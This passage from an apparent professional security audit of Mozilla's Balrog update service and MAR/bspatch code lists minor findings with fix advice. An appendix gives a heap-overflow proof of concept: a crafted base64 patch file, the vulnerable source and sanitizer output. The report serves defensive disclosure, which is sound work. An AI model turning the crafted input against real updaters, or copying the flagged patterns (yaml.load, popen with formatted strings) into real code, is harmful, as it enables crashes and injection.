X41 D-Sec GmbH advises to properly return an error if the call to `mkdir()` fails.

5.2.11 BLRG-PT-18-111: NULL Pointer Dereference in strip_signature_block()

Severity: **NONE**

CWE: *None*

5.2.11.1 Description

In file *modules/libmar/src/mar_sign.c* the function **strip_signature_block()** called **malloc()** and did not check the return value, which lead to a *NULL* pointer dereference in low memory situations.

```
1  /* Consume the index and adjust each index by the difference */
2  indexBuf = malloc(indexLength);
3  if (fread(indexBuf, indexLength, 1, fpSrc) != 1) {
4      fprintf(stderr, "ERROR: Could not read index\n");
5      goto failure;
6  }
```

Listing 5.29: NULL Pointer Dereference

Similar issues existed in **extract_signature()** and **import_signature()** in the same file.

5.2.11.2 Solution Advice

The return value of **malloc()** should always be checked and handled accordingly.

5.2.12 BLRG-PT-18-112: Length Check not Useful in mar_consume_index()

Severity: **NONE**

CWE: None

5.2.12.1 Description

In file *modules/libmar/src/mar_read.c* the function **mar_consume_index()** calculated the length of a buffer. The result of this calculation was never able to be smaller than 0, since the operation was performed on an allocated buffer. But it could be equal to 0, which hints that this might be the intended check.

```
1  name = *buf;
2  /* find namelen; must take care not to read beyond buf_end */
3  while (**buf) {
4      /* buf_end points one byte past the end of buf's allocation */
5      if (*buf == (buf_end - 1))
6          return -1;
7      ++(*buf);
8  }
9  namelen = (*buf - name);
10 /* must ensure that namelen is valid */
11 if (namelen < 0) {
12     return -1;
13 }
```

Listing 5.30: Length Check in mar_consume_index()

5.2.12.2 Solution Advice

Change or remove the comparison.

5.2.13 BLRG-PT-18-113: Use of Unsafe YAML Load

Severity: **NONE**

CWE: *None*

5.2.13.1 Description

Use of the unsafe function ***yaml.load()*** could allow instantiation of arbitrary objects. ***yaml.load()*** is as powerful as ***pickle.load()*** and may call any Python function.²⁶

X41 D-Sec GmbH did not find a way to exploit the YAML Ain't Markup Language (YAML) parser during the test, since all input vectors were trusted.

Located at `./auslib/blobs/base.py` line 159:

```
1 def loadSchema():
2     return yaml.load(open(path.join(path.dirname(path.abspath(__file__)), "schemas", self.jsonschema)))
```

Listing 5.31: Use of `yaml.load()`

5.2.13.2 Solution Advice

X41 D-Sec GmbH recommends to use ***yaml.safe_load()*** instead of ***yaml.load()***.

²⁶<https://pyyaml.org/wiki/PyYAMLdocumentation>

5.2.14 BLRG-PT-18-114: Slash at End of Path not Removed

Severity: **NONE**

CWE: *None*

5.2.14.1 Description

In file *common/pathhash.cpp* in function ***CalculateRegistryPathFromFilePath()*** there was code which was supposed to remove the trailing slash from a file path, but failed to do so. This lead to an unterminated wide char string in case the path contained a trailing slash.

```
1 // If the file path ends in a slash, ignore that character
2 if (filePath[filePathLen - 1] == L'\\' ||
3     filePath[filePathLen - 1] == L'/') {
4     filePathLen--;
5 }
6
7 // Copy in the full path into our own buffer.
8 // Copying in the extra slash is OK because we calculate the hash
9 // based on the filePathLen which excludes the slash.
10 // +2 to account for the possibly trailing slash and the null terminator.
11 WCHAR *lowercasePath = new WCHAR[filePathLen + 2];
12 memset(lowercasePath, 0, (filePathLen + 2) * sizeof(WCHAR));
13 wcsncpy(lowercasePath, filePath, filePathLen + 1);
14 _wcslwr(lowercasePath);
```

Listing 5.32: Unterminated wide character string

Since the calculations are incorrect, the trailing slash was not removed, but the trailing *0x00* bytes (multi-byte characters require two).

5.2.14.2 Solution Advice

The zero-termination for *lowercasePath* should be added.

5.2.15 BLRG-PT-18-115: Memory Leak in Case of Failures

Severity: **NONE**

CWE: *None*

5.2.15.1 Description

In file *modules/libmar/src/mar_verify.c* the function *mar_extract_and_verify_signatures_fp()* contained several error conditions which did not free *extractedSignatures*. This could be used by an attacker to cause a memory shortage in case this function is called repeatedly.

```
1     extractedSignatures[i] = malloc(signatureLen);
2     if (!extractedSignatures[i]) {
3         fprintf(stderr, "ERROR: Could allocate buffer for signature.\n");
4         return CryptoX_Error;
5     }
6     if (fread(extractedSignatures[i], signatureLen, 1, fp) != 1) {
7         fprintf(stderr, "ERROR: Could not read extracted signature.\n");
8         for (i = 0; i < signatureCount; ++i) {
9             free(extractedSignatures[i]);
10        }
11        return CryptoX_Error;
12    }
```

Listing 5.33: Memory Leak in Failure Path

5.2.15.2 Solution Advice

All error paths should free the allocated memory. Additionally, it is known in the error path which entries in the array need to be released, so it is not required to iterate over all entries.

5.2.16 BLRG-PT-18-116: Test Code in Production

Severity: **NONE**

CWE: *None*

5.2.16.1 Description

In file `toolkit/mozapps/update/common/registrycertificates.cpp` the function ***DoesBinaryMatchAllowedCertificates()*** contained code which should only be run on test systems. The *allowFallbackKeySkip* variable was always set. If an attacker would be able to set the registry variable `TEST_ONLY_FALLBACK_KEY_PATH`, certificate checking would not happen. Since this variable was only write able by an attacker with elevated, local privileges, this issue is listed as a side finding.

```

1  HKEY baseKey;
2  LONG retCode = RegOpenKeyExW(HKEY_LOCAL_MACHINE,
3                               maintenanceServiceKey, 0,
4                               KEY_READ | KEY_WOW64_64KEY, &baseKey);
5  if (retCode != ERROR_SUCCESS) {
6      LOG_WARN(("Could not open key. (%d)", retCode));
7      // Our tests run with a different apply directory for each test.
8      // We use this registry key on our test slaves to store the
9      // allowed name/issuers.
10     retCode = RegOpenKeyExW(HKEY_LOCAL_MACHINE,
11                             TEST_ONLY_FALLBACK_KEY_PATH, 0,
12                             KEY_READ | KEY_WOW64_64KEY, &baseKey);
13     if (retCode != ERROR_SUCCESS) {
14         LOG_WARN(("Could not open fallback key. (%d)", retCode));
15         return FALSE;
16     } else if (allowFallbackKeySkip) {
17         LOG_WARN(("Fallback key present, skipping VerifyCertificateTrustForFile "
18                 "check and the certificate attribute registry matching "
19                 "check."));
20         RegCloseKey(baseKey);
21         return TRUE;
22     }

```

Listing 5.34: Test Code in Production

5.2.16.2 Solution Advice

The testcode should be put into an `ifdef`.

5.2.17 BLRG-PT-18-117: Files Can Appear Twice in MAR File

Severity: **NONE**

CWE: *None*

5.2.17.1 Description

A filename could appear multiple times inside of a MAR file. If this happened, the file was placed in the same hash table bucket and only one of the files was used in the update process.

X41 D-Sec GmbH was not able to identify a direct impact of this and an attacker would need a signed MAR file to exploit this issue, therefore this is rated as a side finding. This issue was already raised by Tom Ritter in a previous audit.

5.2.17.2 Solution Advice

Duplicate filenames should be detected and blocked.

5.2.18 BLRG-PT-18-118: Signature Verification Needs to be Enabled

Severity: **NONE**

CWE: *None*

5.2.18.1 Description

The build flag `MOZ_VERIFY_MAR_SIGNATURE` needed to be enabled in order to compile with signature checking. This should always be the case, but might be forgotten by accident. This issue was already raised by Tom Ritter in a previous audit.

5.2.18.2 Solution Advice

X41 D-Sec GmbH advises to revert the logic and always build with signature checking and introduce a build variable to explicitly disable it.

5.2.19 BLRG-PT-18-119: No Strict Transport Security

Severity: **NONE**

CWE: 523 – *Unprotected Transport of Credentials*

5.2.19.1 Description

The test setup at <https://balrog-admin.dev.mozaws.net> did not use HTTP Strict Transport Security (HSTS) to prevent visitors from connecting to the page (or a faked version of it) in an unencrypted way.

The HSTS flag advises client browsers to enforce connections using HTTPS so that an attacker as a MitM could not simulate that the web page only offers unencrypted connections and trick a victim to use HTTP instead of HTTPS.

Further information to HSTS can be found at the web page of OWASP²⁷.

5.2.19.2 Solution Advice

The HSTS header (*Strict-Transport-Security*) should be set, so that the browser enforces all accesses to the host via HTTPS.

²⁷ https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

5.2.20 BLRG-PT-18-120: Unsafe Use of `os.popen()`

Severity: **NONE**

CWE: 78 – *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*

5.2.20.1 Description

Thy python function `os.popen()`²⁸ was used in `./scripts/manage-db.py` with strings containing dynamic input in line 130, 137, 168, 173 and 180.

Example of the usage:

```
1 popen("{} > {}".format(
2     mysql_command(host, user, password, db, "--no-data"),
3     dump_location,
4 ))
```

Listing 5.35: Example of unsafe `os.popen()` usage at line 130

Using strings with untrusted input could be dangerous, as the strings could get modified to execute additional commands, for example through a modified `dump_location`. X41 D-Sec GmbH was not able to find a way for user controlled untrusted input within the limited test time but it should get double checked for untrusted input sources and the outdated²⁹ `os.popen()` should get replaced with a secure equivalent like using `subprocess.Popen()`³⁰ with lists as input, were the dynamic strings get passed as parameter.

5.2.20.2 Solution Advice

Replace the outdated `os.popen()` calls with a secure equivalent like using `subprocess.Popen()` with lists as input, were the dynamic strings get passed as parameter. You can pass `stdout` and `stderr` as parameters to `subprocess.Popen()` which could be used to pipe and write. Please avoid the dangerous `shell=True` setting using `subprocess.popen()`.

²⁸<https://docs.python.org/2/library/os.html#os.popen>

²⁹<https://docs.python.org/2/library/os.html#os.popen>

³⁰<https://docs.python.org/2/library/subprocess.html>

5.2.21 BLRG-PT-18-121: Modifiable User Name Through HTTP-Header

Severity: **NONE**

CWE: 159 – Failure to Sanitize Special Element

5.2.21.1 Description

User names were able to be modified through a HTTP *Remote-User* header.

A valid user “legituser” passed through basic authentication looked like in figure 5.5, where the error message reflected the given user name: The reflected user name was modified, when the *Remote-User*




Figure 5.5: Reflection of unmodified user name

header was set, which was used from the internal system with lack of sanitation.

A request with *Remote-User*: `fakeuser` has been appended to the legit user name, as shown in figure 5.6.

X41 D-Sec GmbH did not find a way to use this behavior for an attack in the limited testing time but the user name should not be modifiable though a manipulated HTTP header.




Figure 5.6: Reflection of modified user name

5.2.21.2 Solution Advice

Drop invalid HTTP headers and sanitize user controlled input through HTTP headers.

5.3 RECOMMENDED FURTHER TESTS

X41 D-Sec GmbH advises a code review and penetration test for the add-ons update mechanism, since it faces the same threats as the binary updater.

Further X41 D-Sec GmbH advises to perform a retest for all findings of current test results.

6 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world class security experts enables X41 D-Sec GmbH to perform premium security services.

Fields of expertise in the area of application security are security centric code reviews, binary reverse engineering and vulnerability discovery. Custom research and a IT security consulting and support services are core competencies of X41 D-Sec GmbH.

Acronyms

API Application Programming Interface	21
CAPTCHA Completely Automated Public Turing test to tell Computers and Humans Apart	21
CSP Content Security Policy	14
CSRF Cross-Site Request Forgery	5
CVSS Common Vulnerability Scoring System	8
CWE Common Weakness Enumeration	2
DH Diffie-Hellman	31
DoS Denial of Service	5
HSTS HTTP Strict Transport Security	55
HTTP HyperText Transfer Protocol	22
HTTPS HyperText Transfer Protocol Secure	22
IP Internet Protocol	21
JSON JavaScript Object Notation	24
JWT JSON Web Token	
MAR Mozilla ARchive	19
MitM Man-in-the-middle Attack	22
NVD National Vulnerability Database	10
OWASP Open Web Application Security Project	28
PoC Proof of Concept	27
SQL Structured Query Language	37
SSRF Server Side Request Forgery	35
TCP Transmission Control Protocol	
TLS Transport Layer Security	22
UI User Interface	12
URL Uniform Resource Locator	28
XML Extensible Markup Language	5



XSS Cross-site Scripting	12
XXE XML External Entity	35
YAML YAML Ain't Markup Language	49

A Appendix

A.1 BSPATCH HEAP OVERFLOW PoC

```

1      /*-
2          * Copyright 2003,2004 Colin Percival
3          * All rights reserved
4          *
5          * Redistribution and use in source and binary forms, with or without
6          * modification, are permitted providing that the following conditions
7          * are met:
8          * 1. Redistributions of source code must retain the above copyright
9          *   notice, this list of conditions and the following disclaimer.
10         * 2. Redistributions in binary form must reproduce the above copyright
11         *   notice, this list of conditions and the following disclaimer in the
12         *   documentation and/or other materials provided with the distribution.
13         *
14         * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
15         * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
16         * WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
17         * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY
18         * DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
19         * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
20         * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
21         * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
22         * STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING
23         * IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
24         * POSSIBILITY OF SUCH DAMAGE.
25         *
26         * Changelog:
27         * 2005-04-26 - Define the header as a C structure, add a CRC32 checksum to
28         *               the header, and make all the types 32-bit.
29         *               --Benjamin Smedberg <benjamin@smedbergs.us>
30         */
31
32         // COMPILER: clang++ -fsanitize=address -o bspvuln bspvuln.cpp
33         // COMPILER (without ASAN): g++ -o bspvuln bspvuln.cpp
34         // PoC 1., create tdiff: echo TUJESUZGMTAAAAAuAAAAAAAAAAAAAAAAAB/////wAAAAA= | base64 -d > tdiff
35         // PoC 2.: ./bspvuln tsdiff /dev/null
36         // Result:
37         // $ ./bspvuln tdiff /dev/null
38         // calc size: 0
39         // =====

```



```

40     |
41     ↪ // ==11768==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xe7f007b0 at pc 0x63ce1220 bp 0xf9accab8 sp 0
42     // READ of size 4 at 0xe7f007b0 thread T0
43     // ^^^^^ not only read, it occurs here:      ctrlsrc->x = ntohl(ctrlsrc->x);
44
45
46     #include "bspatch.h"
47     #include "errors.h"
48
49     #include <sys/stat.h>
50     #include <stdlib.h>
51     #include <stdio.h>
52     #include <fcntl.h>
53     #include <string.h>
54     #include <limits.h>
55
56     #if defined(XP_WIN)
57     # include <io.h>
58     #else
59     # include <unistd.h>
60     #endif
61
62     #ifdef XP_WIN
63     # include <winsock2.h>
64     #else
65     # include <arpa/inet.h>
66     #endif
67
68     #ifndef SSIZE_MAX
69     # define SSIZE_MAX LONG_MAX
70     #endif
71
72     int
73     MBS_ReadHeader(FILE* file, MBSPatchHeader *header)
74     {
75         size_t s = fread(header, 1, sizeof(MBSPatchHeader), file);
76         if (s != sizeof(MBSPatchHeader))
77             return READ_ERROR;
78
79         header->slen      = ntohl(header->slen);
80         header->scrc32    = ntohl(header->scrc32);
81         header->dlen      = ntohl(header->dlen);
82         header->cbllen    = ntohl(header->cbllen);
83         header->diffllen  = ntohl(header->diffllen);
84         header->extralen  = ntohl(header->extralen);
85
86         struct stat hs;
87         s = fstat(fileno(file), &hs);
88         if (s)
89             return READ_ERROR;
90
91         if (memcmp(header->tag, "MBDIFF10", 8) != 0)
92             return UNEXPECTED_BSPATCH_ERROR;
93

```



```

94     if (sizeof(MBSPatchHeader) +
95         header->cblen +
96         header->diffilen +
97         header->extralen != uint32_t(hs.st_size))
98         return UNEXPECTED_BSPATCH_ERROR;
99
100    return OK;
101 }
102
103 int
104 MBS_ApplyPatch(const MBSPatchHeader *header, FILE* patchFile,
105               unsigned char *fbuffer, FILE* file)
106 {
107     unsigned char *fbufend = fbuffer + header->slen;
108
109     unsigned char *buf = (unsigned char*) malloc(header->cblen +
110                                                header->diffilen +
111                                                header->extralen);
112
113     if (!buf)
114         return BSPATCH_MEM_ERROR;
115
116     int rv = OK;
117
118     size_t r = header->cblen + header->diffilen + header->extralen;
119     unsigned char *wb = buf;
120     while (r) {
121         const size_t count = (r > SSIZE_MAX) ? SSIZE_MAX : r;
122         size_t c = fread(wb, 1, count, patchFile);
123         if (c != count) {
124             rv = READ_ERROR;
125             goto end;
126         }
127
128         r -= c;
129         wb += c;
130     }
131
132     {
133         MBSPatchTriple *ctrlsrc = (MBSPatchTriple*) buf;
134         unsigned char *diffsrc = buf + header->cblen;
135         unsigned char *extrasrc = diffsrc + header->diffilen;
136
137         MBSPatchTriple *ctrlend = (MBSPatchTriple*) diffsrc;
138         unsigned char *diffend = extrasrc;
139         unsigned char *extraend = extrasrc + header->extralen;
140
141         do {
142             ctrlsrc->x = ntohl(ctrlsrc->x);
143             ctrlsrc->y = ntohl(ctrlsrc->y);
144             ctrlsrc->z = ntohl(ctrlsrc->z);
145
146             #ifdef DEBUG_bsmedberg
147             printf("Applying block:\n"
148                  "  x: %u\n"
149                  "  y: %u\n"

```



```
149         " z: %i\n",
150         ctrlsrc->x,
151         ctrlsrc->y,
152         ctrlsrc->z);
153     #endif
154
155     /* Add x bytes from oldfile to x bytes from the diff block */
156
157     if (fbuffer + ctrlsrc->x > fbufend ||
158         diffsrc + ctrlsrc->x > diffend) {
159         rv = UNEXPECTED_BSPATCH_ERROR;
160         goto end;
161     }
162     for (uint32_t i = 0; i < ctrlsrc->x; ++i) {
163         diffsrc[i] += fbuffer[i];
164     }
165     if ((uint32_t) fwrite(diffsrc, 1, ctrlsrc->x, file) != ctrlsrc->x) {
166         rv = WRITE_ERROR_PATCH_FILE;
167         goto end;
168     }
169     fbuffer += ctrlsrc->x;
170     diffsrc += ctrlsrc->x;
171
172     /* Copy y bytes from the extra block */
173
174     if (extrasrc + ctrlsrc->y > extraend) {
175         rv = UNEXPECTED_BSPATCH_ERROR;
176         goto end;
177     }
178     if ((uint32_t) fwrite(extrasrc, 1, ctrlsrc->y, file) != ctrlsrc->y) {
179         rv = WRITE_ERROR_PATCH_FILE;
180         goto end;
181     }
182     extrasrc += ctrlsrc->y;
183
184     /* "seek" forwards in oldfile by z bytes */
185
186     if (fbuffer + ctrlsrc->z > fbufend) {
187         rv = UNEXPECTED_BSPATCH_ERROR;
188         goto end;
189     }
190     fbuffer += ctrlsrc->z;
191
192     /* and on to the next control block */
193
194     ++ctrlsrc;
195     } while (ctrlsrc < ctrlend);
196 }
197
198 end:
199     free(buf);
200     return rv;
201 }
```

Listing A.1: bspvuln.cpp

```

1      /*-
2      * Copyright 2003,2004 Colin Percival
3      * All rights reserved
4      *
5      * Redistribution and use in source and binary forms, with or without
6      * modification, are permitted providing that the following conditions
7      * are met:
8      * 1. Redistributions of source code must retain the above copyright
9      *   notice, this list of conditions and the following disclaimer.
10     * 2. Redistributions in binary form must reproduce the above copyright
11     *   notice, this list of conditions and the following disclaimer in the
12     *   documentation and/or other materials provided with the distribution.
13     *
14     * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
15     * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
16     * WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
17     * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY
18     * DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
19     * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
20     * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
21     * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
22     * STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING
23     * IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
24     * POSSIBILITY OF SUCH DAMAGE.
25     *
26     * Changelog:
27     * 2005-04-26 - Define the header as a C structure, add a CRC32 checksum to
28     *               the header, and make all the types 32-bit.
29     *               --Benjamin Smedberg <benjamin@smedbergs.us>
30     */
31
32     #ifndef bspatch_h__
33     #define bspatch_h__
34
35     #include <stdint.h>
36     #include <stdio.h>
37
38     typedef struct MBSPatchHeader_ {
39         /* "MBDIFF10" */
40         char tag[8];
41
42         /* Length of the file to be patched */
43         uint32_t slen;
44
45         /* CRC32 of the file to be patched */
46         uint32_t scrc32;
47
48         /* Length of the result file */
49         uint32_t dlen;
50
51         /* Length of the control block in bytes */
52         uint32_t cblen;

```

```

53
54     /* Length of the diff block in bytes */
55     uint32_t diffflen;
56
57     /* Length of the extra block in bytes */
58     uint32_t extralen;
59
60     /* Control block (MBSPatchTriple[]) */
61     /* Diff block (binary data) */
62     /* Extra block (binary data) */
63 } MBSPatchHeader;
64
65 /**
66  * Read the header of a patch file into the MBSPatchHeader structure.
67  *
68  * @param fd Must have been opened for reading, and be at the beginning
69  *       of the file.
70  */
71 int MBS_ReadHeader(FILE* file, MBSPatchHeader *header);
72
73 /**
74  * Apply a patch. This method does not validate the checksum of the original
75  * file: client code should validate the checksum before calling this method.
76  *
77  * @param patchfd Must have been processed by MBS_ReadHeader
78  * @param fbuffer The original file read into a memory buffer of length
79  *               header->slen.
80  * @param filefd Must have been opened for writing. Should be truncated
81  *               to header->dlen if it is an existing file. The offset
82  *               should be at the beginning of the file.
83  */
84 int MBS_ApplyPatch(const MBSPatchHeader *header, FILE* patchFile,
85                   unsigned char *fbuffer, FILE* file);
86
87 typedef struct MBSPatchTriple_ {
88     uint32_t x; /* add x bytes from oldfile to x bytes from the diff block */
89     uint32_t y; /* copy y bytes from the extra block */
90     int32_t z; /* seek forwards in oldfile by z bytes */
91 } MBSPatchTriple;
92
93 #endif // bspatch_h_

```

Listing A.2: bspatch.h